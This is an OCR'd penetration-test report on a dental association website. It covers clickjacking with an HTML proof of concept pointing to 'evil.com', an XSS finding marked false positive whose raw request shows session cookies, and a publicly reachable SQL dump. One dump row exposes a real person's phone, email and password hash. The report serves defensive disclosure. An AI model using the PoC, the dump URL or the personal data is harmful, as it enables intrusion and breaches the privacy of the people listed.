Website name


https://bdana.ssbmultiservices.com/

1. Vulnerability name: Clickjacking: X-Frame-Options header

Vulnerable URL: https://bdana.ssbmultiservices.com/

CVSS: Base Score: 5.8

POC:



File | C:/Users/PC/Desktop/ssbmultiservices.com%20report/New%20folder%20project3/bd...

Bangladesh Dental Association of North America
বাংলাদেশ ডেন্টাল এসোসিয়েশন অব নর্থ আমেরিকা
Clickj

HTML File:

```
iframe{

width: 100%;

height: 600px;

border: none;

}

</style>
```

```
<title>Clickjacking PoC</title>

</head>

<body >

<a onmouseover="window.open('http://evil.com')" style="z-index:1;left:900px;position:relative;top:150px;font-size: 30px;text-transform: capitalize;color:red;text-decoration:none;font-style: normal;">clickjacking</a>

<iframe sandbox="allow-modals allow-popups allow-forms allow-same-origin allow-scripts"

style="opacity:1" src=" https://bdana.ssbmultiservices.com/">

</ifram>

</body>

</html>
```

This code save with html file and run this

The impact of this vulnerability:

The impact depends on the affected web application.

How to fix this vulnerability:

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

Recommendation


Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors

directive. Consult Web references for more information about the possible values for this header.

2.Vulnerability name: Cross site scripting

Vulnerable URL : https://bdana.ssbmultiservices.com/index.php/subscribe-register-form?plan=0%20onmouseover=kRrg(95566)%20y=

POC: False Positive



```
GET /index.php/subscribe-register-form?plan=
0%20onmouseover=moTt(95196)%20y= HTTP/2
Host: bdana.ssbmultiservices.com
Cookie: PHPSESSID=
face828d0e8dd218518d58ee7f273a60; XSRF-TOKEN=
eyJpdiI6ImttZThQNFg3MENwc3E2TXF0Q0tmZnc9PSIsInZ
hbHVlIjoiUWlINndEVlptdFJpTG9xaUl2dUlwYUxaTHVER3
J4L3RUYjg4a0J1Y1ZSeVJ3eGZGZ0M5My9iS3pqNzBwREREQ
zdQeE03MEZKNVBZdThRZUFoQVhIdlhrcXR3a21ZN3d0dnIz
S1BndjQ2aGdvN31ZcjRRbU1DQWx4VFpBT2tGTGIiLCJtYWM
i0iJmMjAx0TZhZjBmNTZmMzE3MTRjYThhYzA2YmM3NjZ1NW
Q1YWU2YmFiMTkyMGE3ZDA0MmR1MmU4ZWFkYmY40WJkIiwid
GFnIjoiIn0%3D;
bangladesh_dental_association_of_north_america_
session=
eyJpdiI6IlZoazk4dkdoTjVlckhPZkVNQ1BnNUE9PSIsInZ
hbHVlIjoiSWR3NWtremlPdXJoME10c01PWGhhcXZBUFZRZT
lDeDZjd3RoUWdVZDF1UTBaMzNIbU5iMXdNRXZZV1dW0T1ZT
itESXgwTllsazV0dVlSeGZGWEZtRnNXYWpKcWpGb3J5SEJ4
NXgxZzhzL05kYnZjQy91Um9X0FpQcTRQRlEySDEiLCJtYWM
```

Bangladesh Dental Association of North America
বাংলাদেশ ডেন্টাল এসোসিয়েশন অব নর্থ আমেরিকা

Membership Register Form

The plan field is required.


First Name*

3.Vulnerability name: Sensitive Information Disclosure

Severity:High

Vulnerability Domain : https://bdana.ssbmultiservices.com/database/bdana_bdanssyye.sql

POC:



```
INSERT INTO `subscribe_users` (`id`, `member_id`, `fname`, `mname`, `lname`, `slug`, `phone`, `yearOfBirth`, `email`, `password`,
`member_plan`, `usa_address`, `city`, `state`, `zipcode`, `country`, `facebook`, `twitter`, `other_social`, `information`, `profile_img`,
`status`, `duration`, `started_at`, `remember_token`, `created_at`, `updated_at`) VALUES
(11, '190618', 'Md', 'Free', 'Prodhan', 'md-sajib-prodhan-23', '01719322464', 1991, 'sajibprodhan@gmail.com',
'$2y$10$2zU/qaEe/TUpAtmjWmI1c.uMLfvYNsoq1FHMpJEyh7w/B94tWtYjC', 'Free', 'USA', 'Jackson Heights', 'Arkansas', 54785, 'USA', NULL, NULL,
```

Impact:

A user can view a list of all files from the aected directories possibly exposing sensitive information.

Recommendation

You should make sure no sensitive information is disclosed or you may want to restrict directory listings from the web server configuration.

References:

CWE-548: Exposure of Information Through Directory Listing

https://cwe.mitre.org/data/definitions/548.html